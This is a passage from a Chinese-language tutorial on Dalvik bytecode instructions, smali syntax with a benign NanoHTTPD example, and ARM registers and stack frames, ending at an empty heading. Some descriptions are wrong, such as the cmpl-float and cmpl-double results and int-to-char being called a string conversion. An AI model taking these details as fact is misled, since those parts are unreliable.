> - check-cast vAA,type@BBBB 将vAA寄存器中的对象引用转换成指定的类型，如果失败会抛出ClassCastException异常.如果类型B指定的是基本类型，对于非基本类型的A来说，运行时始终会失败.
> - instance-of vA,vB,type@CCCC 判断vB寄存器中的对象引用是否可以转换成指定的类型，如果可以vA寄存器赋值为1，否则vA寄存器赋值为0.
> - new-instance vAA,type@BBBB 构造一个指定类型对象的新实例，并将对象引用赋值给vAA寄存器，类型符type指定的类型不能是数组类
> - check-cast/jumbo vAAAA,type@BBBBBBBB 指令功能与check-cast vAA,type@BBBB相同，只是寄存器值与指令的索引取值范围更大（Android4.0中新增的指令）
> - instance-of/jumbo vAAAA,vBBBB,type@CCCCCCCC 指令功能与 instance-of vA,vB,type@CCCC”相同，只是寄存器值与指令的索引取值范围更大（Android4.0中新增的指令）
> - new-instance/jumbo vAAAA,type@BBBBBBBB 指令功能与new-instance vAA,type@BBBB 相同，只是寄存器值与指令的索引取值范围更大（Android4.0中新增的指令）.

0x047.数组操作指令

数组操作包括读取数组长度、新建数组、数组赋值、数组元素取值与赋值等操作。

> - array-length vA,vB 获取给定vB寄存器中数组的长度并将值赋给vA寄存器，数组长度指的是数组的条目个数。
> - new-array vA,vB,type@CCCC 构造指定类型（type@CCCC）与大小（vB）的数组，并将值赋给vA寄存器。
> - new-array/jumbo vAAAA,vBBBB,type@CCCCCCCC 指令功能与上一条指令相同，只是寄存器与指令的索引取值范围更大（Android4.0中新增的指令）
> - filled-new-array {vC,vD,vE,vF,vG},type@BBBB 构造指定类型（type@BBBB）与大小（vA）的数组并填充数组内容。vA寄存器是隐含使用的，除了指定数组的大小外还制订了参数的个数，vC~vG是使用到的参数寄存器序列
> - filled-new-array/range {vCCCC, … ,vNNNN},type@BBBB 指定功能与上一条指令相同，只是参数寄存器使用range字节码后缀指定了取值范围，vC是第一个参数寄存器， N=A+C-1。
> - filled-new-array/jumbo {vCCCC, … ,vNNNN},type@BBBBBBBB 指令功能与上一条指令相同，只是寄存器与指令的索引取值范围更大（Android4.0中新增的指令） fill-array-data vAA, +BBBBBBBB 用指定的数据来填充数组，vAA寄存器为数组引用，引用必须为基础类型的数组，在指令后面会紧跟一个数据表
> - arrayop vAA,vBB,vCC 对vBB寄存器指定的数组元素进入取值与赋值。vCC寄存器指定数组元素索引，vAA寄存器用来寄放读取的或需要设置的数组元素的值。读取元素使用 aget类指令，元素赋值使用aput指令，根据数组中存储的类型指令后面会紧跟不同的指令后缀，指令列表有aget、 aget-wide、aget-object、aget-boolean、aget-byte、aget-char、aget-short、aput、 aput-wide、aput-boolean、aput-byte、aput-char、aput-short。

0x048.异常指令

Dalvik指令集有一条指令用来抛出异常

> - throw vAA 抛出vAA寄存器中指定类型的异常。

0x049.跳转指令

- 跳转指令用于从当前地址跳转到偏移处。Dalvik指令集中有三种跳转指令：无条件跳转（goto）、分支跳转（switch）与条件跳转（if）。
- goto +AA 无条件跳转到指定偏移处，偏移量AA不能为0
- goto/16 +AAAA 无条件跳转到指定偏移处，偏移量AAAA不能为0。
- goto/32 +AAAAAAAA 无条件跳转到指定偏移处。
- packed-switch vAA,+BBBBBBBB 分支跳转指令。vAA寄存器为switch分支中需要判断的值，BBBBBBBB指向一个packed-switch-payload格式的偏移表，表中的值是有规律递增的。 Dalvik 中计算偏移是以两个字节为单位的，故偏移表的地址是 当前指令的地址 + 2*BBBBBBBB
- sparse-switch vAA,+BBBBBBBB 分支跳转指令。vAA寄存器为switch分支中需要判断的值，BBBBBBBB指向一个sparse-switch-payload格式的偏移表，表中的值是无规律的偏移表，表中的值是无规律的偏移量。
- if-test vA,vB,+CCCC 条件跳转指令。比较vA寄存器与vB寄存器的值，如果比较结果满足就跳转到CCCC指定的偏移处。偏移量CCCC不能为0。if-test类型的指令有以下几条： > > *if-eq 如果vA等于vB则跳转。Java语法表示为 if(vA == vB)* > > if-ne 如果vA不等于vB则跳转。Java语法表示为 if(vA != vB) > > *if-lt 如果vA小于vB则跳转。Java语法表示为 if(vA < vB)* > > if-le 如果vA小于等于vB则跳转。Java语法表示为 if(vA <= vB) > > *if-gt 如果vA大于vB则跳转。Java语法表示为 if(vA > vB)* > > if-ge 如果vA大于等于vB则跳转。Java语法表示为 if(vA >= vB)
- if-testz vAA,+BBBB 条件跳转指令。拿vAA寄存器与 0 比较，如果比较结果满足或值为0时就跳转到BBBB指定的偏移处。偏移量BBBB不能为0。 if-testz类型的指令有一下几条： > > *if-eqz 如果vAA为 0 则跳转。Java语法表示为 if(vAA == 0)* > > if-nez 如果vAA不为 0 则跳转。Java语法表示为 if(vAA != 0) > > *if-ltz 如果vAA小于 0 则跳转。Java语法表示为 if(vAA < 0)* > > if-lez 如果vAA小于等于 0 则跳转。Java语法表示为 if(vAA <= 0) > > *if-gtz 如果vAA大于 0 则跳转。Java语法表示为 if(vAA > 0)* > > if-gez 如果vAA大于等于 0 则跳转。Java语法表示为 if(vAA >= 0)

0x0410.比较指令

比较指令用于两个寄存器的值（浮点型或长整型）进行比较。它的格式为 cmpkind vAA,vBB,vCC，其中vBB寄存器与vCC寄存器是需要比较的两个寄存器或者两个寄存器对，比较的结果放到vAA寄存器。Dalvik指令集中共有 5 条比较指令。

> - cmpl-float 比较两个单精度浮点数。如果vBB寄存器小于vCC寄存器，则结果为1，相等则结果为0，大于的话结果为-1。
> - cmpg-float 比较两个单精度浮点数。如果vBB寄存器大于vCC寄存器，则结果为1，相等则结果为0，小于的话结果为-1。
> - cmpl-double 比较两个双精度浮点数。如果vBB寄存器小于vCC寄存器，则结果为1，相等则结果为0，大于的话结果为-1。
> - cmpg-double 比较两个双精度浮点数。如果vBB寄存器大于vCC寄存器，则结果为1，相等则结果为0，小于的话结果为-1。
> - cmp-long 比较两个长整型数。如果vBB寄存器大于vCC寄存器，则结果为1，相等则结果为0，小于的话结果为-1。

0x0411.字段操作指令

> - 字段操作指令用来对对象实例的字段进入读写操作。字段的类型那个可以是Java中有效的数据类型，对普通字段与静态字段操作有两种指令集，分别是iinstanceop vA,vB,field@CCCC 与 sstaticop vAA,field@BBBB
> - 普通字段指令的指令前缀为i，如对普通字段读操作使用iget指令，写操作使用iput指令；静态字段的指令前缀为s，如对静态字段读操作使用sget指令，写操作使用sput指令。
> - 根据访问的字段类型不同，字段操作指令后面会紧跟字段类型的后缀，如iget-byte指令表示读写实例字段的值类型为字节类型，iput-short指令表示设置实例字段的值类型为短整型。两类指令操作结果都是一样的，只是指令前缀与操作的字段类型不同。
> - 普通字段操作指令有：iget、iget-wide、iget-object、iget-boolean、iget-byte、iget-char、iget- short、iput、iput-wide、iput-object、iput-boolean、iput-byte、iput-char、iput-short。
> - 静态字段操作指令有：sget、sget-wide、sget-object、sget-boolean、sget-byte、sget-char、sget- short、sput、sput-wide、sput-object、sput-boolean、sput-byte、sput-char、sput- short。
> - 在Android4.0系统中，Dalvik指令集中增加了 instanceop/jumbo vAAAA,vBBBB,field@CCCCCCCC 与sstaticop/jumbo vAAAA,field@BBBBBBBB 两类指令，它们与上面介绍的两类指令作用相同，只是在指令中增加了jumbo字节码后缀，且寄存器值与指令的索引取值范围更大。

0x0412.方法调用指令

方法调用指令负责调用类实例的方法。它的基础指令为invoke，方法常用指令有 invoke-kind {vC,vD,vE,vF,vG},meth@BBBB 与 invoke-kind/range {vCCCC, … ,vNNNN},meth@BBBB 两类，两类指令在作用上并无不同，只是后则在设置参数寄存器时使用了range来指定寄存器的范围。根据方法类型的不同，共有如下 5 条方法调用指令：

> - invoke-virtual 或 invoke-virtual/range 调用实例的虚方法
> - invoke-super 或 invoke-super/range 调用实例的父类方法
> - invoke-direct 或 invoke-direct/range 调用实例的直接方法
> - invoke-static 或 invoke-static/range 调用实例的静态方法
> - invoke-interface 或 invoke-interface/range 调用实例的接口方法

在 Android4.0系统中，Dalvik指令集中增加了 invoke-kind/jumbo {vCCCC, … ,vNNNN},meth@BBBBBBBB 这类指令，它与上面介绍的两类指令作用相同，只是在指令中增加了jumbo字节码后缀，且寄存器值与指令的索引取值范围更大。
方法调用的指令的返回值必须使用move-result-> * 指令来获取。如下两条指令：

> - invoke-static {},Landroid/os/Parcel;->obtain()Landroid/osParcel;
> - move-result-object v0

0x0413.数据转换指令

数据转换指令用于将一种类型的数值转换成另一种类型，它的格式为 unop vA,vB 。 vB寄存器或vB寄存器对存放需要转换的数据，转换后的结果保存在vA寄存器或vA寄存器对中。

> - neg-int 对整型数求补
> - not-int 对整型数求反
> - neg-long 对长整型求补
> - not-long 对长整型求反
> - neg-float 对单精度浮点型数求补
> - neg-double 对双精度浮点型数求补
> - int-to-long 将整型数转换为长整型
> - int-to-float 将整型数转换为单精度浮点型
> - int-to-double 将整型数转换为双精度浮点型
> - long-to-int 将长整型数转换为整型
> - long-to-float 将长整型数转换为单精度浮点型
> - long-to-double 将长整型数转换为双精度浮点型
> - float-to-int 将单精度浮点型数转换为整型
> - float-to-long 将单精度浮点型数转换为长整型
> - float-to-double 将单精度浮点型数转换为双精度浮点型
> - double-to-int 将双精度浮点型数转换为整型
> - double-to-long 将双精度浮点型数转换为长整型
> - double-to-float 将双精度浮点型数转换为单精度浮点型
> - int-to-byte 将整型转换为字节型
> - int-to-char 将整型转换为字符串
> - int-to-short 将整型转换为短整型

0x0414.数据运算指令

数据运算指令包括算术运算指令与逻辑运算指令。算术运算指令主要进行数值间如加、减、乘、除、模、移位等运算，逻辑运算主要进行数值间与、或、非、异或等运算。数据运算指令有如下四类（数据运算时可能在寄存器或寄存器对间进行，下面的指令作用讲解时使用寄存器来描述）：

> - binop vAA,vBB,vCC 将vBB寄存器与vCC寄存器进行运算，结果保存到vAA寄存器
> - binop/2addr vA,vB 将vA寄存器与vB寄存器进行运算，结果保存到vA寄存器
> - binop/lit16 vA,vB,#+CCCC 将vB寄存器与常量CCCC进行运算，结果保存到vA寄存器
> - binop/lit8 vAA,vBB,#+CC 将vBB寄存器与常量CC进行运算，结果保存到vAA寄存器

后面3类指令比第1类指令分别多了addr、lit16、lit8等指令后缀。四类指令中基础字节码后面加上数据类型后缀，如-int或-long分别表示操作的数据类型那个为整型与长整型。第1类指令可归类如下：

> - add-type vBB寄存器与vCC寄存器值进行加法运算（vBB + vCC）
> - sub-type vBB寄存器与vCC寄存器值进行减法运算（vBB - vCC）
> - mul-type vBB寄存器与vCC寄存器值进行乘法运算（vBB > * vCC）
> - div-type vBB寄存器与vCC寄存器值进除法运算（vBB / vCC）
> - rem-type vBB寄存器与vCC寄存器值进行模运算（vBB % vCC）
> - and-type vBB寄存器与vCC寄存器值进行与运算（vBB & vCC）
> - xor-type vBB寄存器与vCC寄存器值进行异或运算（vBB ^ vCC）
> - shl-type vBB寄存器（有符号数）左移vCC位（vBB « vCC）
> - shr-type vBB寄存器（有符号数）右移vCC位（vBB » vCC）
> - ushr-type vBB寄存器（无符号数）右移vCC位（vBB » vCC）
> - or-type vBB 寄存器与vCC寄存器 值进行或运算（vBB | vCC）

其中基础字节码后面的-type可以是-int、-long、-float、-double。后面3类指令与之类似。
至此Dalvik虚拟机支持的所有指令都介绍完了。在Android4.0系统以前，每个指令的字节码只在用一个字节，取值范围是0×0~-0x0ff，在 Android4.0系统中，有扩充了一部分指令，这些指令被成为扩展指令，如果指令后添加了jumbo后缀，增加了寄存器与常量的取值范围。

0x05.类与包

0x051.类与继承与包

一般的smali文件都遵循了一套语法规范.在smali文件的头3行描述了当前类的一些信息.格式如下

```
.class <访问权限>  [修辞关键字] <包名/类名>
.super <包名/类名>
.source "<原java类名>"
```

比如

```
.class public Lnet/smalinuxer/sdktest/MainActivity;
.super Landroid/app/Activity;
.source "MainActivity.java"
```

注:.source可能为空

0x052.接口

如果一个类实现了一个接口将会以# interfaces开头
`.implements <接口名>`

例如:

```
# interfaces
.implements Ljava/lang/Thread
```

0x053.注解与泛型

```
.annotation [注解属性] <注解类名>
 [注解字段 = 值]
.end annotation
```

```
.field private infos:Ljava/util/Map;
.annotation system Ldalvik/annotation/Signature;
    value = {
        "Ljava/util/Map",
        "<",
        "Ljava/lang/String;",
        "Ljava/lang/String;",
        ">;"
    }
.end annotation
.end field
```

原： `private Map<String, String> infos = new HashMap<String, String>();` 这里表示泛型

```
# instance fields
.field public sayWhat:Ljava/lang/String;
 .annotation runtime Lcom/droider/anno/MyAnnoField;
     info = "Hello World"
 .end annotation
.end field
```

原： `@com.droider.anno.MyAnnoField(info = "Hello World")`

0x054.内部类

内部类将会成为另外一个smali文件 文件格式 : [外部类]$[内部类].smali 例如:Manifest$permission.smali
在small中,内部类会自动保存外部类的引用,引用层数向下则指针标识加一

0x06.属性

0x061.静态属性

一般的静态属性以 #static fields开头,#为注释进行标注 有如下格式:
`.field <访问权限> static [修饰关键字] <字段名>:<字段类型>` 例如:
`.field private static final CONTENT_DISPOSITION_ATTRIBUTE_PATTERN:Ljava/util/regex/Pattern`

0x062.实体属性

一般的静态属性以 #instance fields开头 有如下格式:
`.field <访问权限> [修饰关键字] <字段名>:<字段类型>`

例如:
`.field protected asyncRunner:Lnet/smalinuxer/mopp/httpd/NanoHTTPD$AsyncRunner;`

0x07.方法

0x071.直接方法

一般的静态属性以 #direct methods开头 有如下格式:

```
.method <访问权限>[修饰关键字]<方法原型>
<.locals>                       # 指定了使用的局部变量个数
[.parameter]                    # 指定了方法的参数,如果有三个参数就有三个.parameter
[.prologue]                     # 指定了代码开始段,混淆过的代码可能去掉了该段落
[.line]                         # 指定了该处指令在源代码中的行数,混淆过的代码可能会去掉
<代码体>
.end method
```

例如:

```
.method public static makeSSLSocketFactory(Ljava/lang/String;[C)Ljavax/net/ssl/SSLServ
erSocketFactory;
.locals 10
.param p0, "keyAndTrustStoreClasspathPath"    # Ljava/lang/String;
.param p1, "passphrase"    # [C
.annotation system Ldalvik/annotation/Throws;
    value = {
        Ljava/io/IOException;
    }
.end annotation

.prologue
.line 1566
```

```
const/4 v5, 0x0

.line 1568
.local v5, "res":Ljavax/net/ssl/SSLServerSocketFactory;
:try_start_0
invoke-static {}, Ljava/security/KeyStore;->getDefaultType()Ljava/lang/String;

move-result-object v7

invoke-static {v7}, Ljava/security/KeyStore;->getInstance(Ljava/lang/String;)Ljava/sec
urity/KeyStore;

move-result-object v3

.line 1569
.local v3, "keystore":Ljava/security/KeyStore;
const-class v7, Lnet/smalinuxer/mopp/httpd/NanoHTTPD;

invoke-virtual {v7, p0}, Ljava/lang/Class;->getResourceAsStream(Ljava/lang/String;)Lja
va/io/InputStream;

move-result-object v4

.line 1570
.local v4, "keystoreStream":Ljava/io/InputStream;
invoke-virtual {v3, v4, p1}, Ljava/security/KeyStore;->load(Ljava/io/InputStream;[C)V

.line 1571
invoke-static {}, Ljavax/net/ssl/TrustManagerFactory;->getDefaultAlgorithm()Ljava/lang
/String;

move-result-object v7

invoke-static {v7}, Ljavax/net/ssl/TrustManagerFactory;->getInstance(Ljava/lang/String
;)Ljavax/net/ssl/TrustManagerFactory;

move-result-object v6

.line 1572
.local v6, "trustManagerFactory":Ljavax/net/ssl/TrustManagerFactory;
invoke-virtual {v6, v3}, Ljavax/net/ssl/TrustManagerFactory;->init(Ljava/security/KeyS
tore;)V

.line 1573
invoke-static {}, Ljavax/net/ssl/KeyManagerFactory;->getDefaultAlgorithm()Ljava/lang/S
tring;

move-result-object v7

invoke-static {v7}, Ljavax/net/ssl/KeyManagerFactory;->getInstance(Ljava/lang/String;)
Ljavax/net/ssl/KeyManagerFactory;

move-result-object v2

.line 1574
.local v2, "keyManagerFactory":Ljavax/net/ssl/KeyManagerFactory;
invoke-virtual {v2, v3, p1}, Ljavax/net/ssl/KeyManagerFactory;->init(Ljava/security/Ke
yStore;[C)V

.line 1575
const-string v7, "TLS"

invoke-static {v7}, Ljavax/net/ssl/SSLContext;->getInstance(Ljava/lang/String;)Ljavax/
net/ssl/SSLContext;

move-result-object v0

.line 1576
.local v0, "ctx":Ljavax/net/ssl/SSLContext;
invoke-virtual {v2}, Ljavax/net/ssl/KeyManagerFactory;->getKeyManagers()[Ljavax/net/ss
l/KeyManager;
```

```
move-result-object v7

invoke-virtual {v6}, Ljavax/net/ssl/TrustManagerFactory;->getTrustManagers()[Ljavax/ne
t/ssl/TrustManager;

move-result-object v8

const/4 v9, 0x0

invoke-virtual {v0, v7, v8, v9}, Ljavax/net/ssl/SSLContext;->init([Ljavax/net/ssl/KeyM
anager;[Ljavax/net/ssl/TrustManager;
                                                                      Ljava/security/
SecureRandom;)V

.line 1577
invoke-virtual {v0}, Ljavax/net/ssl/SSLContext;->getServerSocketFactory()Ljavax/net/ss
l/SSLServerSocketFactory;
:try_end_0
.catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_0

move-result-object v5

.line 1581
return-object v5

.line 1578
.end local v0    # "ctx":Ljavax/net/ssl/SSLContext;
.end local v2    # "keyManagerFactory":Ljavax/net/ssl/KeyManagerFactory;
.end local v3    # "keystore":Ljava/security/KeyStore;
.end local v4    # "keystoreStream":Ljava/io/InputStream;
.end local v6    # "trustManagerFactory":Ljavax/net/ssl/TrustManagerFactory;
:catch_0
move-exception v1

.line 1579
.local v1, "e":Ljava/lang/Exception;
new-instance v7, Ljava/io/IOException;

invoke-virtual {v1}, Ljava/lang/Exception;->getMessage()Ljava/lang/String;

move-result-object v8

invoke-direct {v7, v8}, Ljava/io/IOException;-><init>(Ljava/lang/String;)V

throw v7
.end method
```

0x08.注解

0x081.内部类注解

当产生一个内部类一定会存在EnclosingMethod的注解,这个注解是用来标注内部类范围,还有一个InnerClass的注解,表明该类是内部类, 例:

```
# annotations
.annotation system Ldalvik/annotation/EnclosingMethod;
value = Lcom/example/atest/MainActivity;->onCreate(Landroid/os/Bundle;)V
.end annotation

.annotation system Ldalvik/annotation/InnerClass;
accessFlags = 0x0
name = null
.end annotation
```

标注了内部类范围为oncreate

0x082.其他注解

没什么用处

0x09.R文件

R为自动生成的文件,包括了
R.smali,R$attr.smali,R$dimen.smali,R$drawable.smali,R$id.smali,R$layout.smali,R$menu.smali,R$string.smali,R$style.smali 其中还有BuildConfig.smali,这个也是自动生成的文件。

ARM 寄存器简介

ARM处理器共有37个寄存器。其中包括：31个通用寄存器，包括程序计数器(PC)在内，这些寄存器都是32位寄存器；以及6个32位状态寄存器，但目前只使用了其中12位。ARM处理器共有7种不同的处理器模式，在每一种处理器模式中有一组相应的寄存器组。任意时刻(也就是任意的处理器模式下)，可见的寄存器包括15个通用寄存器(R0～R14)、一个或两个状态寄存器及程序计数器(PC)。在所有的寄存器中，有些是各模式共用的同一个物理寄存器，有一些寄存器是各模式自己拥有的独立的物理寄存器。
下表列出了各处理器模式下可见的寄存器情况，寄存器详细可参考 AAPCS §5.1.1 Core registers。

User	System	Supervisor	Abort	Undefined	IRQ	FIQ
R0	R0	R0	R0	R0	R0	R0
R1	R1	R1	R1	R1	R1	R1
R2	R2	R2	R2	R2	R2	R2
R3	R3	R3	R3	R3	R3	R3
R4	R4	R4	R4	R4	R4	R4
R5	R5	R5	R5	R5	R5	R5
R6	R6	R6	R6	R6	R6	R6
R7	R7	R7	R7	R7	R7	R7
R8	R8	R8	R8	R8	R8	R8_fiq
R9	R9	R9	R9	R9	R9	R9_fiq
R10	R10	R10	R10	R10	R10	R10_fiq
R11	R11	R11	R11	R11	R11	R11_fiq
R12	R12	R12	R12	R12	R12	R12_fiq
R13	R13	R13_svc	R13_abt	R13_und	R13_irq	R13_fiq
R14	R14	R14_svc	R14_abt	R14_und	R14_irq	R14_fiq
PC	PC	PC	PC	PC	PC	PC
CPSR	CPSR	CPSR	CPSR	CPSR	CPSR	CPSR
		SPSR_svc	SPSR_abt	SPSR_und	SPSR_irq	SPSR_fiq

1.通用寄存器的分类：

a. 未备份寄存器，包括R0-R7

对每个未备份寄存器来说，在所有的模式下都是指同一个物理寄存器(例如：Usr下的R0与FIQ下的R0是同一个寄存器)。在异常程序中断造成模式切换时，由于不同模式使用的是相同的物理寄存器，这可能导致数据遭到破坏。未备份寄存器没有被系统作为别的用途，任何场合均可采用未备份寄存器。
R7对应于x86下的BP寄存器，相对与SP，R7就是栈底，在进入新一个栈帧之后先把原来的R7压栈，然后R7保存当前BP。R7大部分情况用来保存系统调用号（syscall number）。
R0-R3用于传参数，更多的参数须通过栈来传递，调用函数的时候，参数先从R0依次传递；R0-R1 也作为结果寄存器，保存函数返回结果，被调用的子程序在返回前无须恢复这些寄存器的内容。
R4-R6 没有特殊规定，就是普通的通用寄存器，作为被调保存（callee-save）寄存器，一般保存内部局部变量(local variables)。
被调保存寄存器(callee-save register)是指，如果这个寄存器被调用/使用之前，需要被保存。

b. 备份寄存器，包括R8-R14

对于备份寄存器R8-R12来说，除FIQ模式下其它模式均使用相同的物理寄存器。在FIQ模式下R8_fiq，R9_fiq，R10_fiq，R11_fiq，R12_fiq，它有自己的物理寄存器。对于R13和R14寄存器每种模式都有自己的物理寄存器(System与Usr的寄存器相同)，当异常中断发生时，系统使用相应模式下的物理寄存器，从而可以避免数据遭到破坏。
R8，R10-R11 没有特殊规定，就是普通的通用寄存器。
R9 是操作系统保留。
R10（SL）被调保存寄存器，Stack Limit。
R11（FP）被调保存寄存器， 帧指针（Flame Pointer）。通常 ARM 模式下 r11 会作为帧指针，THUMB 模式下 r7 则作为帧指针，但在系统有可能根据自己的需要改变这个约定。
R12 又叫IP(intra-procedure scratch)。 该寄存器会被链接器当作擦写寄存器（scratch register）在过程（Procedure）调用之间使用。可擦除寄存器（Scratch registers） 是指数据寄存器 R0, R1, R2 and R3。一个过程（procedure）在返回时，不能修改它的值。这个寄存器不会被Linux gcc 或 glibc 使用，但是另外一个系统可能会。

> Register r12 (IP) may be used by a linker as a scratch register between a routine and any subroutine it calls (for details, see §5.3.1.1, Use of IP by the linker). It can also be used within a routine to hold intermediate values between subroutine calls
> Both the ARM- and Thumb-state BL instructions are unable to address the full 32-bit address space, so it may be necessary for the linker to insert a veneer between the calling routine and the called subroutine. Veneers may also be needed to support ARM-Thumb inter-working or dynamic linking. Any veneer inserted must preserve the contents of all registers except IP (r12) and the condition code flags; a conforming program must assume that a veneer that alters IP may be inserted at any branch instruction that is exposed to a relocation that supports inter-working or long branches.
> 即是说现在如果汇编代码中存在bl指令，而r12又被用来作为通用寄存器，那么r12的值就很有可能会被链接器插入的veneer程序修改掉了。

R13也称为SP堆栈指针(stack pointer，用于存放栈顶指针，类似x86_64中的RSP)。
该栈是一块用来存储本地函数的内存区域。当函数被返回时， 存储空间会被回收。 在堆栈上分配空间, 需要从栈寄存器（the stack register）减去。分配一个32位的值, 需要从堆栈指针（the stack pointer）减去4。ARM堆栈结构是从高向低压栈的，因为处理器是32位的ARM，所以每压一次栈，SP就会移动4个字节（32位），也就是sp = sp-4。
R14也称为LR寄存器(linked register)，当一个子程序被调用时，LR 会被填入程序计数器（PC）；当一个子程序执行完毕后，PC从 LR 的值恢复，从而返回（到主函数中）。
R15也成为程序计数器(program counter，它的值是当前正在执行的指令在内存中的地址，like RIP in x86_64 & EIP in x86）。
该寄存器或保存目前正在执行的内存地址。PC 和 LR 都是跟代码有关的寄存器，一个是 Where you are，另外一个是 Where you were。

c.程序计数器，PC

PC寄存器存储指令地址，由于ARM采用流水机制执行指令，故PC寄存器总是存储下一条指令的地址。
由于ARM是按照字对齐，故PC被读取后的值的bit[1:0]总是0b00(thumb的bit[0]是0b0)。

2.程序状态寄存器

程序状态寄存器包含当前程序状态寄存器和备份状态寄存器。

a.CPSR(程序状态寄存器，Current Program State Register)

CPSR在任何处理器模式下都可以被访问。其结构如下：

31 30 29 28 --- 7 6 5 4 3 2 1 0
N Z C V --- I F T M4 M3 M2 M1 M0

N(Negative)、Z(Zero)、C(Carry)以及V(oVerflow)称为条件标志位，ARM指令根据CPSR的条件标志位来选择地执行。

CPSR条件标志位

条件标志位　含义
N　N=1 表示运算结果为负数，N=0 表示运算结果为正数。
Z　Z=1 表示运算结果为0， Z=0 表示运算结果为非零。
C　C=1 表示运算结果产生了进位。
V　V=1 运算结果的符号位发生了溢出。
Q　在ARMv5 E系列版本中Q=1 表示DSP指令溢出，在ARMv5以前的版本中没有Q标志位。

以下指令会影响CPSR的条件标志位
(1) 比较指令，如: CMP、CMN、TEQ、TST等。
(2) 当一些算术逻辑运算的目标寄存器不是PC时，这些指令会影响CPSR的条件标志位。
(3) MSR与MRS指令可以对CPSR/SPSR进行操作。
(4) LDM指令可以将SPSR复制到CPSR中。

CPSR的控制位

控制位 含义
I　I=1 禁用IRO中断
F　F=1 禁用FIQ中断
T　ARMv4 以上T版本T=0 执行ARM指令，T=1执行Thumb指令，ARMv5以上非T版本T=0执行ARM指令，T=1表示下一条指令产生未定义指令中断。
M[4:0]　控制处理器模式
0b10000　User
0b10001　FIQ
0b10010　IRQ
0b10011　Supervisor
0b10111　Abort
0b11011　Undefined
0b11111　System

b.SPSR(备份状态寄存器)


SPSR的结构与CPSR的结构相同，SPSR是用来备份CPSR的。

3. SP、FP 详解

SP 和 FP 都是跟本地数据相关的寄存器。一个是 "Where local data is"，另外一个是 "Where the last local data is"。

栈帧（Stack Frame）就是一个函数所在的栈的一部分，所有函数的栈帧串起来就组成了一个完整的栈。
栈帧的两个边界分别由 FP 和 SP 来限定，它们2个指向的是当前函数的栈帧。

考虑 main 函数调用fun1函数的情形，下图是它们使用栈。
观察 func1 的栈帧，它的 SP 和 FP 之间指向的栈帧就是 main 函数的栈帧。
main 函数产生调用时，PC、LR、SP、FP 会在第一时间压栈。



4. PC与相对取址

